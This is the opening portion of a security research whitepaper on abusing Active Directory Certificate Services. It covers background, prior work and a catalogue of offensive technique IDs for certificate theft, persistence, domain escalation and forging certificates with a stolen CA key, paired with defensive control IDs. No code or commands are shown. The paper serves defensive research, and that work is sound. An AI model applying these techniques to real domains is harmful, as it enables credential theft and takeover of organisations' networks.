

# Certified Pre-Owned

Abusing Active Directory Certificate Services

Will Schroeder  
Lee Christensen

*Version 1.0.1*

## Revision Summary

Date	Version	Description
2021-06-22	1.0.1	Updated EKU details for ESC1 and ESC2.
2021-06-17	1.0.0	Initial release.

## TABLE OF CONTENTS

<b>ABSTRACT</b> .....	<b>1</b>
<b>INTRODUCTION</b> .....	<b>2</b>
<b>PRIOR WORK</b> .....	<b>8</b>
<b>BACKGROUND</b> .....	<b>12</b>
CERTIFICATE TEMPLATES .....	16
CERTIFICATE ENROLLMENT.....	19
SUBJECT ALTERNATIVE NAMES AND AUTHENTICATION .....	29
AD CS ENUMERATION.....	34
<b>AD CS TRADECRAFT</b> .....	<b>38</b>
CERTIFICATE THEFT .....	38
ACCOUNT PERSISTENCE.....	49
DOMAIN ESCALATION .....	54
DOMAIN PERSISTENCE .....	82
<b>PKI ARCHITECTURE FLAWS</b> .....	<b>92</b>
LACK OF OFFLINE ROOT CA AND TIERED ARCHITECTURE.....	92
UNPROTECTED SUBORDINATE CAS.....	93
BREAKING FOREST TRUSTS VIA AD CS .....	94
<b>DEFENSIVE GUIDANCE</b> .....	<b>97</b>
PREVENTIVE GUIDANCE.....	97
DETECTIVE GUIDANCE.....	115
INCIDENT RESPONSE GUIDANCE.....	136
DEFENSIVE GAPS AND CHALLENGES .....	137
<b>CONCLUSION</b> .....	<b>138</b>
<b>ACKNOWLEDGEMENTS</b> .....	<b>140</b>

## Abstract

Microsoft's Active Directory Public Key Infrastructure (PKI) implementation, known as Active Directory Certificate Services (AD CS), has largely flown under the radar of both the offensive and defensive communities. AD CS is widely deployed, and provides attackers opportunities for credential theft, machine persistence, domain escalation, and subtle domain persistence. We present relevant background on certificates in Active Directory, detail the abuse of AD CS through certificate theft and active malicious enrollments for user and machine persistence, discuss a set of common misconfigurations that can result in domain escalation, and explain a method for stealing a Certificate Authority's private key in order to forge new user/machine "golden" certificates. By bringing light to the security implications of AD CS, we hope to raise awareness for both attackers and defenders alike of the security issues surrounding this complex, widely deployed, and often misunderstood system.



## Introduction

Active Directory security has had a huge surge in interest over the last several years. While several aspects of Active Directory have received thorough attention from a security perspective, one area that has been relatively overlooked is Active Directory Certificate Services (AD CS). AD CS is Microsoft's PKI implementation that integrates with existing Active Directory forests, and provides everything from encrypting file systems, to digital signatures, to user authentication (a large focus of this paper), and more. While AD CS is not installed by default for Active Directory environments, from our experience it is widely deployed.

Our research began when with a single sentence in the Active Directory Technical Specification<sup>1</sup> (emphasis ours):

*In the case of DCs, the external authentication information that is used to validate **the identity of the client making the bind request comes from the client certificate** presented by the client during the SSL/TLS handshake that occurs in response to the client sending an LDAP\_SERVER\_START\_TLS\_OID extended operation.*

This resulted in the question, "How does one use certificates to authenticate to LDAP?" which led us to learning about AD CS and how to perform certificate-based authentication. Further investigation led us down the rabbit hole of attempting to gain a holistic understanding of AD CS' components and their security implications.

This paper aims to be as comprehensive of a reference as possible on the possible attacks against AD CS, as well as defensive guidance on how to prevent and detect these types of abuses. We begin with the background needed to understand how AD CS works, including its integration with Active Directory authentication, and then move into various attacks and associated defenses. Specifically, we highlight certificate theft and malicious certificate enrollments for user and machine persistence, a set of common certificate template misconfigurations that result in domain escalation, and a method for stealing a Certificate Authority's (CA) private key (if it is not hardware protected) in order to forge certificates.

This paper briefly reviews AD CS, including its components and how the certificate enrollment process works. We discuss the storage of issued certificates and their associated private keys, including common file formats and how the Windows stores them. This includes information

---

<sup>1</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-adts/126300e8-5ff9-4643-9ac6-97e3f4aa1926](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/126300e8-5ff9-4643-9ac6-97e3f4aa1926)

about using Windows's Data Protection API (DPAPI) in conjunction with the Mimikatz<sup>2</sup> and SharpDPAPI<sup>3</sup> toolsets to extract certificates and their private keys.

We discuss how attackers can leverage certain user and machine certificates to authenticate to Active Directory using multiple protocols, constituting a form of credential theft that the offensive industry has largely been unaware of until now. Furthermore, we examine how combining the theft of machine certificates in conjunction with Kerberos resource-based constrained delegation (RBCD)<sup>4</sup> can be used for reliable long term machine persistence.

Beyond the theft of existing certificates, we examine how attackers can request or renew certificates for users and computers, providing the same persistence approaches as mentioned above. While issuing requests has always been possible using GUI-based mmc.exe snap-ins and certreq.exe, a weaponized method that satisfied requirements while operating over a command and control (C2) channel has not existed. As a result, we built the Certify toolset to fill this gap, which we will be releasing approximately 45 days after this paper is released. Certify provides a wide range of audit and AD CS functionality that we discuss throughout this paper, including the ability to request new certificates for the currently authenticated user or computer.

We will then examine a set of common misconfigurations that we have seen in many environments. Since beginning this research, we have analyzed many networks for these AD CS misconfigurations. In nearly every network so far, AD privilege escalation was possible using one of these attacks, and low-privileged users (e.g., members of the "Domain Users" group) almost always had the ability to immediately compromise the Active Directory forest. We also discuss a variant that results from an enrollment CA misconfiguration, as well as a NTLM relay scenario to AD CS web enrollment endpoints.

We then move on to exploring is this statement from Microsoft's documentation<sup>5</sup>:

*If the CA private key were compromised, the attacker could perform operations as the CA.*

While this attack has been talked about from a theoretical perspective, we have not found definitive documentation on weaponization. We will show how to use both the SharpDPAPI and Mimikatz toolsets to extract a CA's private key if not hardware protected, and then use that key to forge certificates for any principal in the domain. Attackers can use these forged certificates to authenticate as any active user/computer in the domain, and these certificates cannot be revoked as long as the CA's certificate is still valid and trusted. We will discuss forging new

---

<sup>2</sup> <https://github.com/gentilkiwi/mimikatz/>

<sup>3</sup> <https://github.com/GhostPack/SharpDPAPI>

<sup>4</sup> <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>

<sup>5</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn786426\(v=ws.11\)#protect-ca-private-keys](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn786426(v=ws.11)#protect-ca-private-keys)

certificates using a tool we built called ForgeCert<sup>6</sup>, which we will be releasing with Certify on the previously mentioned 45-day delayed schedule.

Finally, we discuss how some organizations do not follow Microsoft's guidance when it comes to architecting AD CS. Consequently, this results in much less secure and compromise-resilient AD CS infrastructure. We will also discuss how even when following Microsoft's guidance, attackers can possibly abuse shared PKI systems to break the AD forest trust boundary.

Much of the information in this paper exists sparsely scattered throughout the Internet, albeit often in somewhat theoretical forms. However, given the proliferation of AD CS, its core integration with Active Directory forests, and the access longevity it could provide to an attacker, it would be unwise to assume that AD CS has not been a target for advanced adversaries for years.

Due to the severity of the misconfigurations, our belief that these issues are likely widespread (backed by data from several networks we have analyzed), and the engineering effort involved in fixing them, we are refraining from releasing our weaponized toolsets until approximately 45 days after this whitepaper is published. Before then, we are releasing a PowerShell tool titled PSPKIAudit<sup>7</sup> that utilizes PKISolutions' PSPKI PowerShell module<sup>8</sup> to enumerate any misconfigured templates. If any are found, we recommend following steps in the "Defensive Guidance" section.

Due to the number of AD CS abuse techniques identified during our research, we decided to break each attack technique with an identifier so they can be easily correlated with associated defensive guidance at the end of this paper. These offensive technique IDs are used in the title of each section describing a technique, as well as in relevant defensive sections so controls can easily be mapped back to offensive techniques.

Offensive Technique ID	Description
<b>THEFT1</b>	Exporting certificates and their private keys using Window's Crypto APIs
<b>THEFT2</b>	Extracting user certificates and private keys using DPAPI

---

<sup>6</sup> <https://github.com/GhostPack/ForgeCert>

<sup>7</sup> <https://github.com/GhostPack/PSPKIAudit>

<sup>8</sup> <https://github.com/PKISolutions/PSPKI>

<b>THEFT3</b>	Extracting machine certificates and private keys using DPAPI
<b>THEFT4</b>	Theft of existing certificates via file/directory triage
<b>THEFT5</b>	Using the Kerberos PKINIT protocol to retrieve an account's NTLM hash
<b>PERSIST1</b>	Account persistence via requests for new authentication certificates for a user
<b>PERSIST2</b>	Account persistence via requests for new authentication certificates for a computer
<b>PERSIST3</b>	Account persistence via renewal of authentication certificates for a user/computer
<b>ESC1</b>	Domain escalation via No Issuance Requirements + Enrollable Client Authentication/Smart Card Logon OID templates + CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT
<b>ESC2</b>	Domain escalation via No Issuance Requirements + Enrollable Any Purpose ECU or no ECU
<b>ESC3</b>	Domain escalation via No Issuance Requirements + Certificate Request Agent ECU + no enrollment agent restrictions
<b>ESC4</b>	Domain escalation via misconfigured certificate template access control
<b>ESC5</b>	Domain escalation via vulnerable PKI AD Object Access Control
<b>ESC6</b>	Domain escalation via the EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CAs + No Manager Approval + Enrollable Client Authentication/Smart Card Logon OID templates

<b>ESC7</b>	Vulnerable Certificate Authority Access Control
<b>ESC8</b>	NTLM Relay to AD CS HTTP Endpoints
<b>DPERSIST1</b>	Domain persistence via certificate forgery with stolen CA private keys
<b>DPERSIST2</b>	Domain persistence via certificate forgery from maliciously added root/intermediate/NTAuth CA certificates
<b>DPERSIST3</b>	Domain persistence via malicious misconfigurations that can later cause a domain escalation

We also numbered the preventative (PREVENTX) and detective (DETECTX) controls for easier correlation. Appropriate IDs are at the end of each offensive technique section so attacks can also be easily forward mapped to their associated defensive controls.

<b>Defensive Technique ID</b>	<b>Description</b>
<b>PREVENT1</b>	Treat CAs as Tier 0 Assets
<b>PREVENT2</b>	Harden CA settings
<b>PREVENT3</b>	Audit Published templates
<b>PREVENT4</b>	Harden Certificate Template Settings
<b>PREVENT5</b>	Audit NtAuthCertificates
<b>PREVENT6</b>	Secure Certificate Private Key Storage
<b>PREVENT7</b>	Enforce Strict User Mappings

<b>PREVENT8</b>	Harden AD CS HTTP Enrollment Endpoints
<b>DETECT1</b>	Monitor User/Machine Certificate Enrollments
<b>DETECT2</b>	Monitor Certificate Authentication Events
<b>DETECT3</b>	Monitor Certificate Authority Backup Events
<b>DETECT4</b>	Monitor Certificate Template Modifications
<b>DETECT5</b>	Detecting Reading of DPAPI-Encrypted Keys
<b>DETECT6</b>	Use Honey Credentials
<b>DETECT7</b>	Miscellaneous

## Prior Work

Benjamin Delpy<sup>9</sup>, as is often the case, was years ahead of us with his work on Mimikatz<sup>10</sup> and Kekeo.<sup>11</sup> As such is the case here as well, with him having added functionality to interact with AD CS back in 2016<sup>12</sup>:



<https://twitter.com/gentilkiwi/status/1117124086604488709>

His published material<sup>13</sup> primarily discusses certificates in the context of smart card<sup>14</sup> authentication and encrypted file systems<sup>15</sup>, but the astute learner can use the concepts he

<sup>9</sup> <https://twitter.com/gentilkiwi/>

<sup>10</sup> <https://github.com/gentilkiwi/mimikatz>

<sup>11</sup> <https://github.com/gentilkiwi/keeko/>

<sup>12</sup> <https://twitter.com/gentilkiwi/status/774722617492312064>

<sup>13</sup> [https://msrnd-cdn-stor.azureedge.net/bluehat/bluehat/2019/assets/doc/You%20\(d\)islike%20mimikatz%20Wait%20for%20keeko.pdf](https://msrnd-cdn-stor.azureedge.net/bluehat/bluehat/2019/assets/doc/You%20(d)islike%20mimikatz%20Wait%20for%20keeko.pdf)

<sup>14</sup> <https://github.com/comaao/OPCDE/tree/master/2017/From%20mimikatz%20to%20keeko%2C%20passing%20by%20new%20Microsoft%20security%20technologies%20-%20Benjamin%20Delpy>

<sup>15</sup> <https://github.com/gentilkiwi/mimikatz/wiki/howto--decrypt-EFS-files>

discusses to abuse all other forms of certificate tradecraft using Mimikatz and Kekeo. We will cover various aspects of Mimikatz and Kekeo functionality throughout this paper.

PKI Solutions has several excellent blog posts concerning PKI in AD<sup>16</sup> that we studied as we were learning about AD CS. They also have a great PowerShell module, PSPKI<sup>17</sup>, for querying and interacting with AD CS components. PKI solutions also recommended Brian Komar's book "*Windows Server 2008 - PKI and Certificate Security*<sup>18</sup>" which, while old, proved to still be a fantastic resource for understanding AD CS and PKI.

We also relied heavily on the following open technical specifications provided by Microsoft for background information and for details about AD CS:

- [MS-CERSOD]: Certificate Services Protocols Overview<sup>19</sup>
- [MS-CRTD]: Certificate Templates Structure<sup>20</sup>
- [MS-CSRA]: Certificate Services Remote Administration Protocol<sup>21</sup>
- [MS-ICPR]: ICertPassage Remote Protocol<sup>22</sup>
- [MS-WCCE]: Windows Client Certificate Enrollment Protocol<sup>23</sup>

Christoph Falta's GitHub repo<sup>24</sup> covers some details on attacking certificate templates, including virtual smart cards as well as some ideas on ACL based abuses:

*If an attacker gains access (Write/Enroll or WriteDACL) to any template, it is possible to reconfigure that template to issue certificates for Smartcard Logon. The attacker can even enroll these certificate for any given user, since the setting that defines the CN of the certificate is controlled in the template.*

CQUIRE release a post titled "*The tale of Enhanced Key (mis)Usage*<sup>25</sup>" which covers some Subject Alternative Name abuses, including the EDITF\_ATTRIBUTESUBJECTALTNAME2 configuration option which we will dive into in this paper. They also detail some of the offensive implications of host certificate theft (emphasis ours):

---

16 <https://www.pkisolutions.com/thepkiblog/>

17 <https://github.com/PKISolutions/PSPKI>

18 <https://www.microsoftpressstore.com/store/windows-server-2008-pki-and-certificate-security-9780735640788>

19 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cersod/ec4bb597-9e73-4d2b-a768-621239e21fca](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cersod/ec4bb597-9e73-4d2b-a768-621239e21fca)

20 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-crtcd/4c6950e4-1dc2-4ae3-98c3-b8919bb73822](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-crtcd/4c6950e4-1dc2-4ae3-98c3-b8919bb73822)

21 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/40e74714-14bf-4f97-a264-35efbd63a813](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/40e74714-14bf-4f97-a264-35efbd63a813)

22 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc)

23 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-wcce/446a0fca-7f27-4436-965d-191635518466](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/446a0fca-7f27-4436-965d-191635518466)

24 <https://github.com/cfalta/PoshADCS>

25 <https://cquireacademy.com/blog/enhanced-key-usage>



*When a user's workstation is compromised, the attacker can potentially steal certificates along with their private keys (unless additional protection is in place like by Trusted Platform Module (TPM)). **Then reimaging of the workstation and resetting the user's password(s) is not enough because the attacker may still possess a valid user certificate which allows for network logon using the victim's identity.***

In 2016, Keyfactor released a post titled "*Hidden Dangers: Certificate Subject Alternative Names (SANs)*"<sup>26</sup> also detailing the dangers of EDITF\_ATTRIBUTESUBJECTALTNAME2.

@Elkement<sup>27</sup> released two posts, "*Sizzle @ hackthebox – Unintended: Getting a Logon Smartcard for the Domain Admin!*"<sup>28</sup> and "*Impersonating a Windows Enterprise Admin with a Certificate: Kerberos PKINIT from Linux*"<sup>29</sup> detailing an unintended solution to a Hack The Box challenge involving certificate template abuse. The posts detail the misconfiguration that occurs when there is an overly permissive certificate template with the CT\_FLAG\_ENROLLEE\_SUPPLIES\_SUBJECT flag enabled. We will detail this misconfiguration as well as malicious template modification later in this paper.

As for how these types of template misconfigurations tend to happen, Carl Sörqvist wrote up a detailed, and plausible, scenario in 2020 titled "*Supply in the Request Shenanigans*"<sup>30</sup>. Specifically, he covers how sysadmins without proper knowledge of the security implications of certificate template settings could accidentally configure a template capable of domain authentication that also allows an alternative subject name specification.

Ceri Coburn released an excellent post in 2020 on "*Attacking Smart Card Based Active Directory Networks*"<sup>31</sup>. In it they detail attacking smart cards (including smartcard pin theft) as well as how PKINIT works in AD. They also pushed a pull request<sup>32</sup> for the Rubeus C# Kerberos abuse toolkit that implemented PKINIT certificate support. This work was a vital piece to the research in this paper, as it allows for ticket-granting-ticket (TGT) requests with certificates.

Brad Hill published a whitepaper titled "*Weaknesses and Best Practices of Public Key Kerberos with Smart Cards*"<sup>33</sup> which provided some good background on Kerberos/PKINIT from a security perspective.

---

26 <https://blog.keyfactor.com/hidden-dangers-certificate-subject-alternative-names-sans>

27 <https://twitter.com/elkement>

28 <https://elkement.blog/2019/06/01/sizzle-hackthebox-unintended-getting-a-logon-smartcard-for-the-domain-admin-2/>

29 <https://elkement.wordpress.com/2020/06/21/impersonating-a-windows-enterprise-admin-with-a-certificate-kerberos-pkinit-from-linux/>

30 <https://blog.qdsecurity.se/2020/09/04/supply-in-the-request-shenanigans/>

31 <https://ethicalchaos.dev/2020/10/04/attacking-smart-card-based-active-directory-networks/>

32 <https://github.com/GhostPack/Rubeus/blob/master/CHANGELOG.md#160---2020-11-06>

33 [https://research.nccgroup.com/wp-content/uploads/2020/07/weaknesses\\_and\\_best\\_practices\\_of\\_public\\_key\\_kerberos\\_with\\_smart\\_cards.pdf](https://research.nccgroup.com/wp-content/uploads/2020/07/weaknesses_and_best_practices_of_public_key_kerberos_with_smart_cards.pdf)

Special thanks to Mark Gamache<sup>34</sup> for collaborating with us on parts of this work. He independently discovered many of these abuses, reached out to us, and brought many additional details to our attention while we were performing this research.

As always, we tried our best to cite the existing work out there that we came across, but we're sure we missed things. Much of what we are presenting here draws from and builds heavily on the above material, with some additional research and weaponization that we will cover.

---

<sup>34</sup> <https://twitter.com/markgamacheNerd>

## Background

Microsoft defines Active Directory Certificate Services (AD CS) as, “...the server role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization.<sup>35</sup>” Windows 2000 introduced this server role, allowing its deployment in one of two configurations: as a standalone certification authority (CA) or as an enterprise CA that integrates with AD. This paper will cover the Enterprise CA role as we see it commonly deployed in environments. PKI and AD CS are not simple systems, and while we are going to dive into some of its specifics, we want to start with an overview of what certificates are, the high-level components of AD CS, and how clients request certificates in AD CS environments.

A certificate is an X.509-formatted digitally signed document used for encryption, message signing, and/or authentication. A certificate typically has various fields, including some of the following:

- **Subject** - The owner of the certificate.
- **Public Key** - Associates the Subject with a private key stored separately.
- **NotBefore** and **NotAfter** dates - Define the duration that the certificate is valid.
- **Serial Number** - An identifier for the certificate assigned by the CA.
- **Issuer** - Identifies who issued the certificate (commonly a CA).
- **SubjectAlternativeName** - Defines one or more alternate names that the Subject may go by.
- **Basic Constraints** - Identifies if the certificate is a CA or an end entity, and if there are any constraints when using the certificate.
- **Extended Key Usages (EKUs)** - Object identifiers (OIDs) that describe how the certificate will be used. Also known as Enhanced Key Usage in Microsoft parlance. Common EKU OIDs include:
  - Code Signing (OID 1.3.6.1.5.5.7.3.3) - The certificate is for signing executable code.
  - Encrypting File System (OID 1.3.6.1.4.1.311.10.3.4) - The certificate is for encrypting file systems.
  - Secure Email (1.3.6.1.5.5.7.3.4) - The certificate is for encrypting email.
  - Client Authentication (OID 1.3.6.1.5.5.7.3.2) - The certificate is for authentication to another server (e.g., to AD).
  - Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2) - The certificate is for use in smart card authentication.

---

<sup>35</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740(v=ws.11))

- Server Authentication (OID 1.3.6.1.5.5.7.3.1) - The certificate is for identifying servers (e.g., HTTPS certificates).
- **Signature Algorithm** - Specifies the algorithm used to sign the certificate.
- **Signature** - The signature of the certificates body made using the issuer's (e.g., a CA's) private key.

The information included in a certificate binds an identity - the Subject - to the key pair. An application can then use the key pair in operations as proof of the identity of the user.

CAs are responsible for issuing certificates. Upon its creation, the CA first needs to create its own private-public key pair and certificate that it will use when issuing certificates. The CA generates its own root CA certificate by signing a new certificate using its private key (that is, the root CA certificate is self-signed). AD CS will set the certificate's `Subject` and `Issuer` fields to the CA's name, the `Basic Constraints to Subject Type=CA`, and the `NotBefore/NotAfter` fields to five years (by default). Hosts then add the root CA certificate to their trust store to build a trust relationship with the CA.

AD CS defines CA certificates the AD forest trusts in four locations under the container **CN=Public Key Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>**, each differing by their purpose<sup>36</sup>:

- The **Certification Authorities** container defines trusted root CA certificates. These CAs are at the top of the PKI tree hierarchy and are the basis of trust in AD CS environments. Each CA is represented as an AD object inside the container where the `objectClass` is set to `certificationAuthority` and the `cACertificate` property contains the bytes of the CA's certificate. Windows propagates these CA certificates to the *Trusted Root Certification Authorities* certificate store on each Windows machine. For AD to consider a certificate as trusted, the certificate's trust chain must eventually end with one of the root CA's defined in this container.
- The **Enrollment Services** container defines each Enterprise CA (i.e., CAs created in AD CS with the Enterprise CA role enabled). Each Enterprise CA has an AD object with the following attributes:
  - An `objectClass` attribute to `pKIEnrollmentService`
  - A `cACertificate` attribute containing the bytes of the CA's certificate
  - A `dNSHostName` property sets the DNS host of the CA

---

<sup>36</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740(v=ws.11))

- A **certificateTemplates** field defining the enabled certificate templates. Certificate templates are a “blueprint” of settings that the CA uses when creating a certificate, and include things such as the EKUs, enrollment permissions, the certificate’s expiration, issuance requirements, and cryptography settings. We will discuss certificate templates more in detail later.

In AD environments, clients interact with Enterprise CAs to request a certificate based on the settings defined in a certificate template. Enterprise CA certificates are propagated to the *Intermediate Certification Authorities* certificate store on each Windows machine.

- The **NTAuthCertificates** AD object defines CA certificates that enable authentication to AD. This object has an objectClass of `certificationAuthority` and the object’s `cACertificate` property defines an array of trusted CA certificates. AD-joined Windows machines propagate these CAs to the *Intermediate Certification Authorities* certificate store on each machine. Client applications can authenticate to AD using a certificate only if one of the CAs defined by the `NTAuthCertificates` object has signed the authenticating client’s certificate.
- The **AIA** (Authority Information Access) container holds the AD objects of intermediate and cross CAs. Intermediate CAs are “children” of root CAs in the PKI tree hierarchy; as such, this container exists to aid in validating certificate chains. Like the *Certification Authorities* container, each CA is represented as an AD object in the AIA container where the `objectClass` attribute is set to `certificationAuthority` and the `cACertificate` property contains the bytes of the CA’s certificate. These CAs are propagated to the *Intermediate Certification Authorities* certificate store on each Windows machine.

PKI Solutions also has an article describing these containers.<sup>37</sup> One can view the status of the certificates in these containers (and other AD-CS-related containers) by opening the `pkiview.msc` MMC snap-in, right clicking on the *Enterprise PKI* object, and clicking *Manage AD Containers* (Figure 1). Additionally, any LDAP browsing tool such as `adsiedit.msc` or `ldp.exe` can view the raw information about these containers (Figure 2).

---

<sup>37</sup> <https://www.pkisolutions.com/understanding-active-directory-certificate-services-containers-in-active-directory/>




Figure 1 - pkiview.msc's view of various AD CS containers




Figure 2 - Viewing AD CS containers in adsiedit.msc

To obtain a certificate from AD CS, clients go through a process called enrollment. At a high level, during enrollment clients first find an Enterprise CA based on the objects in the *Enrollment Services* container discussed above. Clients then generate a public-private key pair and place the public key in a certificate signing request (CSR) message along with other details such as the subject of the certificate and the certificate template name. Clients then sign the CSR with their private key and send the CSR to an Enterprise CA server. The CA server checks if the client can request certificates. If so, it determines if it will issue a certificate by looking up the certificate template AD object specified in the CSR. The CA will check if the certificate template AD object's permissions allow the authenticating account to obtain a certificate. If so, the CA generates a

certificate using the “blueprint” settings defined by the certificate template (e.g., EKUs, cryptography settings, and issuance requirements) and using the other information supplied in the CSR if allowed by the certificate’s template settings. The CA signs the certificate using its private key and then returns it to the client.




Figure 3 - Overview of Certificate Enrollment

We will discuss the services AD CS exposes and the whole certificate enrollment process in more detail later.

Certificates issued by CAs can provide encryption (e.g., encrypting file system), digital signatures (e.g., code signing), and authentication (e.g., to AD). This paper will focus primarily on certificates that enable AD authentication, but keep in mind that attackers can abuse certificates beyond just authentication.

## Certificate Templates

AD CS Enterprise CAs issue certificates with settings defined by certificate templates. These templates are collections of enrollment policies and predefined certificate settings and contain things like “How long is this certificate valid for?”, “What is the certificate used for?”, “How is the subject specified?”, “Who can request a certificate?”, and a myriad of other settings. The following screenshot shows editing a certificate template via the Certificate Templates Console MMC snap-in *certtmpl.msc*:

